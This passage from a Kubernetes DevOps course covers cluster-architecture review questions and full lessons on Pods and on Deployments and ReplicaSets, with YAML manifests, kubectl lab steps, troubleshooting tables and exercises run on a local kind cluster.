- [ ] **T6 — Prove it: explain the apply path** *(≈30 min, advanced)*
  - **Goal:** teach the architecture without notes.
  - **Steps:**
    1. Without this page, draw the sequence from `kubectl apply` of a Deployment to a running container, naming every component.
    2. State which component to inspect first for: Pod `Pending` with no node; Pod stuck `ContainerCreating`; `kubectl` timing out.
  - **Done when:** a colleague agrees your diagram and three answers are correct (scheduler / kubelet and runtime / API server and etcd).

10 Self-check questions

1. Which component is the only one that reads and writes etcd, and why does that matter?
2. A Pod is `Pending` and `kubectl describe` shows no events from the kubelet. Which component should you suspect?
3. What happens to running Pods if the control plane goes down for ten minutes?
4. What is the difference between the scheduler and the kubelet?
5. Why does kind use containers as nodes, and what is it not good for?

ANSWERS

1. The API server. Centralizing access gives one place for authentication, authorization, validation and auditing, and lets every other component be a simple client that watches the API.
2. The scheduler (or a lack of schedulable nodes). The kubelet only acts after a Pod is bound to a node, so no kubelet events means it was never assigned.
3. They keep running; the kubelet and container runtime operate from the last known state. You cannot create, change or heal anything (no rescheduling after a node failure) until the control plane returns.
4. The scheduler decides *which node* a Pod goes on (it writes the node name). The kubelet on that node actually *runs* it and reports status.
5. It is fast, free and disposable, and runs real Kubernetes with kubeadm inside Docker. It is not good for performance testing, real multi-machine failure behaviour, or cloud-specific integrations such as real load balancers.

11 Further reading

- Kubernetes documentation, *Concepts* > *Cluster Architecture* and *Kubernetes Components* (kubernetes.io/docs).
- Kubernetes documentation, *kubectl Quick Reference* and *kubectl cheat sheet*.
- kind documentation, *Quick Start* and *Configuration* (kind.sigs.k8s.io).
- *Kubernetes: Up and Running* by Brendan Burns, Joe Beda, Kelsey Hightower and Lachlan Evenson.
- *Kubernetes the Hard Way* by Kelsey Hightower (builds a cluster by hand to expose every component).

LEVEL 8: KUBERNETES

8.2 Pods

Topic 2 of 19 | ~4 hours | Difficulty: Beginner

1 What it is

A **Pod** is the smallest deployable unit in Kubernetes: a group of one or more containers that are always scheduled onto the **same node** and share the same network namespace (one IP address, one `localhost`) and, optionally, the same storage volumes. Most Pods contain a single application container. Extra containers are added when they must live and die together with the app: a log shipper, a proxy, or a setup step that has to finish first.

Pods are **ephemeral**. A Pod is never "repaired": if it dies or its node fails, a *controller* (such as a Deployment) creates a brand-new Pod with a new name and a new IP. Because of this you almost never create bare Pods in production. You do, however, read and debug them every day, so the Pod spec and Pod lifecycle are the most useful things to know cold.

2 Why it matters in DevOps

- **Every workload is Pods.** Deployments, StatefulSets, Jobs and DaemonSets only differ in how they create Pods; the Pod spec inside them is identical.
- **Most incidents are Pod-level:** `CrashLoopBackOff`, `ImagePullBackOff`, `OOMKilled`, `Pending`, `Evicted`. You need to read a Pod's status and events fluently.
- **Graceful shutdown decides whether deploys drop requests.** What happens between "Pod deleted" and "process killed" is specified by the Pod lifecycle, and getting it wrong causes 502 errors at every release.
- **Security posture lives in the Pod spec:** `securityContext`, service account, host namespaces and mounted volumes.

3 Real-world system example

Service-mesh and logging sidecars. Istio and Linkerd historically inject a proxy container into each application Pod so all traffic flows through it on `localhost`, and Fluent Bit or Fluentd run as sidecars (or per-node agents) to ship logs. Both rely on exactly the Pod guar-

antees covered here: shared network namespace and shared volumes between containers.

Kubernetes' own control plane. On kubeadm and kind clusters, `kube-apiserver`, `etcd` and the scheduler run as *static Pods* defined by files in `/etc/kubernetes/manifests` (see Cluster, Nodes and Control Plane §8.1), which is the Pod abstraction used to run the infrastructure of Kubernetes itself.

Kubernetes has also introduced a first-class **native sidecar** feature: an init container with `restartPolicy: Always` that starts before the app and keeps running next to it. It is stable in current Kubernetes releases and fixes the old problem of sidecars not being ordered against the main container, or keeping Jobs alive after they finish.

4 Diagram

Pod startup and shutdown:




Figure 8.2-1

Pod phases:




Figure 8.2-2

5 How it works

A minimal but realistic Pod for the `shop-api` running example (the image is a stand-in so the sample can run anywhere):

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: shop-api
  labels:
    app: shop-api
    tier: backend
spec:
```

```
  restartPolicy: Always
  terminationGracePeriodSeconds: 30
  securityContext:
    runAsNonRoot: true
    runAsUser: 101          # the unprivileged user shipped in the nginx-unprivileged
  image
    seccompProfile:
      type: RuntimeDefault
  initContainers:
    - name: wait-for-db
      image: busybox:1.36
      command: ["sh", "-c", "until nc -z postgres 5432; do echo waiting for postgres;
  sleep 2; done"]
  containers:
    - name: app
      image: nginxinc/nginx-unprivileged:1.27   # stand-in for shop-api
      ports:
        - containerPort: 8080
      env:
        - name: NODE_ENV
          value: production
      resources:
        requests: { cpu: 100m, memory: 128Mi }
        limits:   { memory: 256Mi }
      securityContext:
        allowPrivilegeEscalation: false
        readOnlyRootFilesystem: false
        capabilities: { drop: ["ALL"] }
      lifecycle:
        preStop:
          exec:
            command: ["sleep", "5"]
```

Key concepts:

Concept	What to know
Shared network	All containers in a Pod share one IP and port space. Container A reaches container B at `localhost:<port>`. Two containers cannot bind the same port.
Shared volumes	Volumes declared under `spec.volumes` can be mounted by several containers. An `emptyDir` lives as long as the Pod and is the standard way for a sidecar to read an app's log files.
Init containers	Run one at a time, in order, to completion before any app container starts. Use for waiting on dependencies, running migrations safely, or fetching files. If one fails, the kubelet retries per `restartPolicy`.
Native sidecar	An entry in `initContainers` with `restartPolicy: Always`. It starts in order, keeps running for the whole Pod life and is shut down after the app containers.
restartPolicy	`Always` (default), `OnFailure`, `Never`. Applies to all containers; Jobs use `OnFailure` or `Never`. Restarts use exponential backoff (10s, 20s, … up to 5 min), producing `CrashLoopBackOff`.

Concept	What to know
Probes	`startupProbe`, `readinessProbe`, `livenessProbe`: see Liveness and Readiness Probes §8.15. Readiness controls whether the Pod receives Service traffic.
Resources	`requests` are used for scheduling; `limits` are enforced at runtime. Exceeding a memory limit gets the container `OOMKilled`. See Resource Requests and Limits §8.14.
Graceful termination	On delete: Pod marked `Terminating`, removed from Service endpoints, `preStop` hook runs, `SIGTERM` sent to PID 1, `SIGKILL` after `terminationGracePeriodSeconds`. Your process must handle `SIGTERM`.
Ephemeral containers	A debugging container injected into a running Pod with `kubectl debug`, useful for images with no shell.

Common Pod statuses and what they mean:

Status	Usual cause	First command
`Pending`	Not scheduled (no node fits, unbound PVC) or images still pulling	`kubectl describe pod`
`ContainerCreating`	Pulling image, mounting volumes, waiting for CNI	`kubectl describe pod`
`ImagePullBackOff` / `ErrImagePull`	Wrong image name or tag, private registry without credentials	`kubectl describe pod`
`CrashLoopBackOff`	Process exits repeatedly	`kubectl logs --previous`
`OOMKilled` (last state)	Memory limit exceeded	`kubectl describe pod`, raise limit or fix leak
`Init:0/1`	Init container still running or failing	`kubectl logs <pod> -c <init-name>`
`Completed`	Containers exited 0 (normal for Jobs)	n/a

Do not create Pods directly in real clusters unless you are experimenting: use a Deployment §8.3 so a failed Pod gets replaced. Pod networking is covered in Services §8.4.

6 Step-by-step guide

Prerequisites: the `devops` kind cluster from topic 1 §8.1 (or any cluster). Cost: free. Command output is illustrative.

1. **Run your first Pod imperatively, then read it back as YAML.**

```bash
kubectl run web --image=nginx:1.27 --port=80
kubectl get pod web -o wide
kubectl get pod web -o yaml | head -40
```

   Note `status.podIP`, `spec.nodeName` and the fields Kubernetes defaulted (`restartPolicy`, `dnsPolicy`, a service-account token mount).

2. **Generate a manifest instead of writing from memory.** `--dry-run=client -o yaml` prints without creating.

```bash
kubectl run web2 --image=nginx:1.27 --port=80 --dry-run=client -o yaml > web2.yaml
```

3. **Create a two-container Pod with a shared volume and an init container.** Save as `pod-sidecar.yaml`:

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: logs-demo
  labels:
    app: logs-demo
spec:
  volumes:
    - name: logs
      emptyDir: {}
  initContainers:
    - name: seed
      image: busybox:1.36
      command: ["sh", "-c", "echo 'init finished' > /logs/init.txt"]
      volumeMounts:
        - name: logs
          mountPath: /logs
  containers:
    - name: writer
      image: busybox:1.36
      command: ["sh", "-c", "while true; do date >> /logs/app.log; sleep 2; done"]
      volumeMounts:
        - name: logs
          mountPath: /logs
    - name: reader
      image: busybox:1.36
      command: ["sh", "-c", "tail -F /logs/app.log"]
      volumeMounts:
        - name: logs
```

```
          mountPath: /logs
          readOnly: true
```

```bash
kubectl apply -f pod-sidecar.yaml
kubectl get pod logs-demo -w
```

You should see `Init:0/1`, then `PodInitializing`, then `Running` with `READY 2/2`.

4. **Read each container's logs and exec into one.** With several containers you must name one with `-c`.

```bash
kubectl logs logs-demo -c reader --tail=5
kubectl exec -it logs-demo -c writer -- sh -c 'cat /logs/init.txt; wc -l
  /logs/app.log'
```

The reader sees what the writer wrote because both mount the same `emptyDir`.

5. **Prove the shared network namespace.**

```bash
kubectl run twin --image=nginx:1.27 --dry-run=client -o yaml > twin.yaml
```

Edit `twin.yaml` to add a second container named `curl` (image `curlimages/curl:8.10.1`, `command: ["sleep","3600"]`), apply it, then:

```bash
kubectl exec twin -c curl -- curl -s -o /dev/null -w "%{http_code}\n"
  http://localhost:80
```

Expect `200`: the curl container reached nginx over `localhost` because they share a network namespace.

6. **Break a Pod and read the failure.** Wrong image tag:

```bash
kubectl run broken --image=nginx:does-not-exist
kubectl get pod broken
kubectl describe pod broken | sed -n '/Events:/,$p'
```

Expect `ErrImagePull` then `ImagePullBackOff`, with events such as `Failed to pull image ... not found`.

7. **Make a crashing container and use `--previous`.**

```bash
kubectl run crash --image=busybox:1.36 -- sh -c 'echo starting; sleep 2; echo boom
  >&2; exit 1'
kubectl get pod crash -w          # RESTARTS climbs, status CrashLoopBackOff
kubectl logs crash --previous
kubectl get pod crash -o
  jsonpath='{.status.containerStatuses[0].lastState.terminated}'
```

   The last command prints the exit code (`1`) and reason (`Error`).

8. **Debug a Pod that has no shell with an ephemeral container.**

```bash
kubectl debug -it web --image=busybox:1.36 --target=web -- sh
# inside: ps; wget -qO- localhost; exit
```

   `--target` shares the process namespace so you can see nginx's processes.

9. **Observe graceful shutdown.** Create a Pod whose process logs `SIGTERM`:

```bash
kubectl run term --image=busybox:1.36 -- sh -c 'trap "echo got SIGTERM; exit 0" TERM;
  while true; do sleep 1; done'
kubectl delete pod term &
kubectl logs term -f
```

   You should see `got SIGTERM` within a second. Repeat with `command: ["sleep","3600"]` (no trap, since PID 1 ignores signals without a handler) and notice the delete takes the full 30 seconds until `SIGKILL`.

10. **Clean up.**

```bash
kubectl delete pod web web2 logs-demo twin broken crash term --ignore-not-found
```

7 Real-world scenario

Illustrative scenario. After every release of `shop-api`, a handful of customers see `502 Bad Gateway` for a few seconds. The team finds that at deploy time the old Pods receive `SIGTERM` and exit instantly, while the Ingress controller and kube-proxy are still sending them requests for a moment because endpoint removal is propagated asynchronously. The fix has three parts: handle `SIGTERM` by stopping accepting new connections but finishing in-flight

requests, add a `preStop` hook of `sleep 5` so the Pod keeps serving while the endpoint removal propagates, and raise `terminationGracePeriodSeconds` to 45 to cover the longest request. The 502s disappear. **Lesson:** the Pod lifecycle is a contract between your app and the platform; graceful shutdown is part of the application's responsibility, not a Kubernetes setting you can skip.

8 Common mistakes and best practices

Don't

- Run bare Pods for anything that must survive a node failure; nothing will recreate them.
- Use the `latest` tag (or no tag): it breaks reproducibility and hides what is deployed.
- Run as root, or leave privilege escalation enabled, when the app doesn't need it.
- Put a shell wrapper as PID 1 (`sh -c "node server.js"`) that swallows `SIGTERM` ; use `exec` or call the binary directly.
- Rely on a Pod's IP or name: both change on every recreation.

Do

- Set `resources.requests` , memory `limits` , a non-root `securityContext` and explicit image tags (ideally digests) on every container.
- Use init containers for ordered setup, and native sidecars (init container with `restartPolicy: Always`) for long-running helpers.
- Add readiness probes so traffic only reaches Pods that can serve it.
- Log to stdout/stderr so `kubectl logs` and log collectors work.
- Learn the loop: `get` , `describe` (events), `logs` (`--previous`), `exec` , `debug` .

9 Tasks

- [ ] **T1 — Create, inspect and delete a Pod** *(≈20 min, beginner)*
  - **Goal:** read a Pod's spec and status.
  - **Steps:**
    1. Create `kubectl run web --image=nginx:1.27 --port=80` .
    2. Record its IP, node and QoS class: `kubectl get pod web -o jsonpath='{.status.podIP} {.spec.nodeName} {.status.qosClass}'` .
    3. Delete it and create it again; compare IPs.
  - **Done when:** you have shown that the replacement Pod got a different IP and can name the QoS class (`BestEffort`) and why.

- [ ] **T2 — Write the sidecar Pod by hand** *(≈40 min, beginner)*
  - **Goal:** use a shared `emptyDir` between two containers and an init container.
  - **Steps:**
    1. Without copying, write a manifest where an init container writes `ready` to `/data/status`, one container appends timestamps to `/data/app.log`, and another tails it.
    2. Validate with `kubectl apply --dry-run=server -f file.yaml`, then apply.
  - **Done when:** `kubectl logs <pod> -c <reader>` streams timestamps and `READY` shows `2/2`.
- [ ] **T3 — Diagnose three broken Pods** *(≈45 min, intermediate)*
  - **Goal:** map symptoms to causes using only kubectl.
  - **Steps:**
    1. Create Pods with: a nonexistent image tag; a command that exits 1; a `busybox:1.36` container with a `20Mi` memory limit running `sh -c 'tail /dev/zero'` (it buffers a line that never ends, so memory grows until the kernel kills it).
    2. For each, use `describe` and `logs --previous` to find the cause (`ErrImagePull`, exit code 1, `OOMKilled` with exit code 137).
    3. Fix each and make it `Running`.
  - **Done when:** you can state, for each Pod, the status, the field in `kubectl describe` that proved the cause, and the fix.
- [ ] **T4 — Make `shop-api` shut down gracefully** *(≈45 min, intermediate)*
  - **Goal:** prove `SIGTERM` handling and the effect of `preStop`.
  - **Steps:**
    1. Run a Pod with `sh -c 'trap "echo draining; sleep 3; echo bye; exit 0" TERM; while true; do sleep 1; done'` and `terminationGracePeriodSeconds: 10`.
    2. Time `kubectl delete pod <name>` (`time` prefix) and read the logs while it terminates.
    3. Remove the trap, set `command: ["sleep","3600"]`, and time the delete again.
  - **Done when:** the first delete takes about 3 seconds with `draining` and `bye` logged, and the second takes about the full grace period.
- [ ] **T5 — Debug a distroless-style Pod** *(≈30 min, advanced)*
  - **Goal:** use an ephemeral container.
  - **Steps:**

1. Run `kubectl run noshell --image=registry.k8s.io/pause:3.9` (a container with no shell).
2. Show `kubectl exec` failing, then attach with `kubectl debug -it noshell --image=busybox:1.36 --target=noshell -- sh`.
3. From inside, run `ip addr` and `ps`.

- **Done when:** you have a shell in the Pod's network namespace and can show its IP matches `kubectl get pod -o wide`.

☐ **T6 — Prove it: lifecycle from memory** *(≈30 min, advanced)*

- **Goal:** explain Pod startup and shutdown without notes.
- **Steps:**
  1. Draw the sequence from "Pod created" to "Ready" (scheduler, image pull, init containers, probes, endpoints) and from "delete" to "gone" (endpoints removal, preStop, SIGTERM, SIGKILL).
  2. Explain why a rolling deploy can drop requests even with a healthy readiness probe.
- **Done when:** your diagram names every step in order and you can explain the endpoint-propagation race.

10 Self-check questions

1. Why do containers in the same Pod reach each other on `localhost`?
2. What is the difference between an init container and a sidecar?
3. A container shows `CrashLoopBackOff`. What are your first two commands?
4. What does exit code 137 usually mean?
5. Why shouldn't you create bare Pods for a production service?
6. What happens between `kubectl delete pod` and the container actually stopping?

ANSWERS

1. They share one network namespace (set up by the Pod's infrastructure/pause sandbox), so they have the same IP and loopback interface.
2. Init containers run sequentially to completion before app containers start. A sidecar runs alongside the app for the whole lifetime (a native sidecar is an init container with `restartPolicy: Always`).
3. `kubectl describe pod <pod>` (events, last state, exit code) and `kubectl logs <pod> --previous` (output of the crashed instance).

4. 128 + 9: the process was killed by `SIGKILL`, commonly by the OOM killer (look for `OOMKilled`) or after the grace period expired.
5. Nothing recreates a bare Pod if its node dies or it is deleted; controllers such as Deployments provide self-healing, scaling and rollouts.
6. The Pod is marked `Terminating` and removed from Service endpoints, the `preStop` hook runs, `SIGTERM` is sent to PID 1, and after `terminationGracePeriodSeconds` any remaining process gets `SIGKILL`.

11 Further reading

- Kubernetes documentation, *Concepts* > *Workloads* > *Pods*, including *Pod Lifecycle*, *Init Containers* and *Sidecar Containers*.
- Kubernetes documentation, *Debug Running Pods* and *Debug Pods* in the Tasks section.
- Kubernetes documentation, *Configure a Security Context for a Pod or Container*.
- *Kubernetes Patterns* by Bilgin Ibryam and Roland Huss (sidecar, init container and related patterns).
- See also Docker containers and their lifecycle §4.3 for the container concepts underneath a Pod.

LAB NOTES What I ran, what I saw, what it means

8.3 Deployments and ReplicaSets

Topic 3 of 19 | ~4 hours | Difficulty: Beginner

1 What it is

A **ReplicaSet** keeps a specified number of identical Pods running: if one disappears, it creates another; if there are too many, it deletes some. A **Deployment** sits one level above and manages *ReplicaSets* for you. When you change the Pod template (for example a new image tag), the Deployment creates a **new ReplicaSet** and gradually moves Pods from the old one to the new one. That gradual move is a **rolling update**, and because the old ReplicaSet is kept (scaled to zero), you can move back with a **rollback**.

In day-to-day work you only write Deployments. The hierarchy is `Deployment → ReplicaSet → Pods`, linked by labels and by `ownerReferences`, and understanding it explains almost every rollout behaviour you will see.

2 Why it matters in DevOps

- **Deploying is mostly this.** Every release of a stateless service such as `shop-api` is a Deployment update; your CI/CD pipeline ends in `kubectl apply`, `helm upgrade` or a GitOps sync that changes a Deployment (Rolling Deployments §5.10).
- **Zero-downtime depends on correct settings.** `maxSurge`, `maxUnavailable`, readiness probes and `minReadySeconds` decide whether a deploy is invisible to users or causes errors (Zero-downtime Deployments §5.8).
- **Fast recovery.** `kubectl rollout undo` is the quickest rollback you have; knowing its limits (it only reverts the Pod template, not config or data) matters at 3 a.m. (Rollback §5.7).
- **Capacity and availability:** replica count is your first availability lever (see High Availability and Scalability §0.8).

3 Real-world system example

Kubernetes' own documentation and ecosystem treat the Deployment as the default workload. Argo CD and Flux, the two most used GitOps tools, show deployment health by watching Deployment rollout status; Helm charts for nearly every popular application (ingress-nginx, Prometheus Operator components, cert-manager) render a Deployment for the stateless parts. Argo Rollouts, a CNCF-hosted project, provides a `Rollout` resource that replaces Deployment with canary and blue/green strategies, and it deliberately mirrors the Deployment spec so teams can migrate by changing `kind`. The built-in strategies described below are intentionally simple (`RollingUpdate` and `Recreate`); anything fancier such as traffic-weighted canary is built on top by these tools or by a service mesh.

4 Diagram

A rolling update with `replicas: 4`, `maxSurge: 1`, `maxUnavailable: 0`:




Figure 8.3-1

Who does what:




Figure 8.3-2

5 How it works

A complete `shop-api` Deployment (image is a stand-in; swap in your own):

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shop-api
  labels:
    app: shop-api
spec:
  replicas: 3
  revisionHistoryLimit: 5
  progressDeadlineSeconds: 120
```

```
  minReadySeconds: 5
  selector:
    matchLabels:
      app: shop-api            # must match the template labels; immutable after creation
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1              # up to 1 extra Pod above replicas during the update
      maxUnavailable: 0        # never go below desired capacity
  template:
    metadata:
      labels:
        app: shop-api
    spec:
      containers:
        - name: app
          image: nginx:1.26    # stand-in for shop-api:1.4.2
          ports:
            - containerPort: 80
          readinessProbe:
            httpGet:
              path: /
              port: 80
            periodSeconds: 3
          resources:
            requests: { cpu: 50m, memory: 64Mi }
            limits:   { memory: 128Mi }
```

Field	Meaning
`replicas`	Desired Pod count. Omit it if an autoscaler (HPA §8.16) owns the count, otherwise every `apply` resets it.
`selector`	Which Pods this Deployment owns. Immutable. Two Deployments with overlapping selectors fight each other.
`template`	The Pod spec. **Only a change here triggers a rollout** (not a change to `replicas`).
`strategy.type`	`RollingUpdate` (default) replaces gradually. `Recreate` kills all old Pods first, then starts new ones (downtime, but no two versions at once).
`maxSurge`	Extra Pods allowed during a rollout (number or percentage, default 25%).
`maxUnavailable`	Pods allowed to be unavailable during a rollout (default 25%).
`minReadySeconds`	A new Pod must be Ready this long before counting as available. Slows the rollout, catches immediate crashes.
`progressDeadlineSeconds`	After this long without progress the rollout is marked failed (condition `Progressing=False`, reason `ProgressDeadlineExceeded`). Kubernetes does **not** roll back automatically.
`revisionHistoryLimit`	How many old ReplicaSets are kept for rollback (default 10).

Rollout commands:

Command	Purpose
`kubectl rollout status deploy/shop-api`	Block until the rollout finishes or fails (use in CI)
`kubectl rollout history deploy/shop-api`	List revisions
`kubectl rollout undo deploy/shop-api`	Go back one revision (`--to-revision=N` for a specific one)
`kubectl rollout pause` / `resume`	Batch several edits into one rollout
`kubectl rollout restart deploy/shop-api`	New rollout with the same spec (re-reads ConfigMaps, replaces Pods)
`kubectl scale deploy/shop-api --replicas=5`	Imperative scale (prefer editing Git)
`kubectl set image deploy/shop-api app=nginx:1.27`	Imperative image change

How the pieces fit: the Deployment computes a hash of the Pod template and puts it in the ReplicaSet name and in the Pods' `pod-template-hash` label. Same template means same ReplicaSet; a new template means a new ReplicaSet. The Pods of all ReplicaSets carry your `app` label, which is why a Service (Services §8.4) selecting `app: shop-api` sends traffic to old and new Pods alike during a rollout, and why readiness probes (Liveness and Readiness Probes §8.15) are essential: they stop traffic reaching a new Pod before it can serve.

6 Step-by-step guide

Prerequisites: the `devops` kind cluster (topic 1 §8.1). Cost: free. Output is illustrative.

1. **Save the Deployment above as `deploy.yaml` and apply it.**

```bash
kubectl apply -f deploy.yaml
kubectl rollout status deploy/shop-api
kubectl get deploy,rs,pods -l app=shop-api
```

Illustrative output:

```
NAME                         READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/shop-api     3/3     3            3           25s

NAME                                    DESIRED   CURRENT   READY   AGE
replicaset.apps/shop-api-6d9f7c5b8d     3         3         3       25s

NAME                              READY   STATUS    RESTARTS   AGE
pod/shop-api-6d9f7c5b8d-4x7tq     1/1     Running   0          25s
```

Notice the naming: `<deployment>-<template-hash>-<random>`.

2. **Prove the self-healing ReplicaSet.**

```bash
kubectl delete pod -l app=shop-api --field-selector=status.phase=Running --wait=false
kubectl get pods -l app=shop-api
```

Replacement Pods appear at once with new random suffixes; the desired count is still 3.

3. **Scale declaratively.** Edit `replicas: 5` in `deploy.yaml` and re-apply (the GitOps way), then scale back with the imperative shortcut to see both:

```bash
kubectl apply -f deploy.yaml
kubectl scale deploy/shop-api --replicas=3
```

The imperative change is overwritten by the next `apply` of a file that says 5, which is why Git must stay the source of truth.

4. **Roll out a new version and watch it.** Record why with an annotation (this feeds `rollout history`).

```bash
kubectl annotate deploy/shop-api kubernetes.io/change-cause="upgrade nginx 1.26 to
  1.27" --overwrite
kubectl set image deploy/shop-api app=nginx:1.27
kubectl rollout status deploy/shop-api
kubectl get rs -l app=shop-api
```

Two ReplicaSets now exist: the new one with 3 Pods, the old one with 0 (kept for rollback).

5. **Read the history and roll back.**

```bash
kubectl rollout history deploy/shop-api
kubectl rollout undo deploy/shop-api
kubectl rollout status deploy/shop-api
kubectl get deploy shop-api -o jsonpath='{.spec.template.spec.containers[0].image}
  {"\n"}'
```

The image is back to `nginx:1.26`. The history now shows the old revision re-numbered as the newest.

6. **Break a rollout and watch it stall (a failure that does not take you down).**

```bash
kubectl set image deploy/shop-api app=nginx:1.99-does-not-exist
kubectl rollout status deploy/shop-api --timeout=60s
kubectl get pods -l app=shop-api
```

   Because `maxUnavailable: 0`, one new Pod is stuck in `ImagePullBackOff` but **all three old Pods keep serving**. After `progressDeadlineSeconds` the status reports `ProgressDeadlineExceeded`. Recover with:

```bash
kubectl rollout undo deploy/shop-api
```

7. **Compare with `Recreate`.** Change `strategy` to `type: Recreate` (remove the `rollingUpdate` block), apply, trigger a change (`kubectl set image deploy/shop-api app=nginx:1.27`) and run `kubectl get pods -w`. All old Pods terminate before any new Pod starts: a short outage, but never two versions running at once (useful when a schema change forbids it).
8. **Pause, batch changes, resume.**

```bash
kubectl rollout pause deploy/shop-api
kubectl set image deploy/shop-api app=nginx:1.27
kubectl set resources deploy/shop-api -c app --limits=memory=192Mi
kubectl rollout resume deploy/shop-api
```

   A single rollout results instead of two.
9. **Clean up.**

```bash
kubectl delete deploy shop-api
```

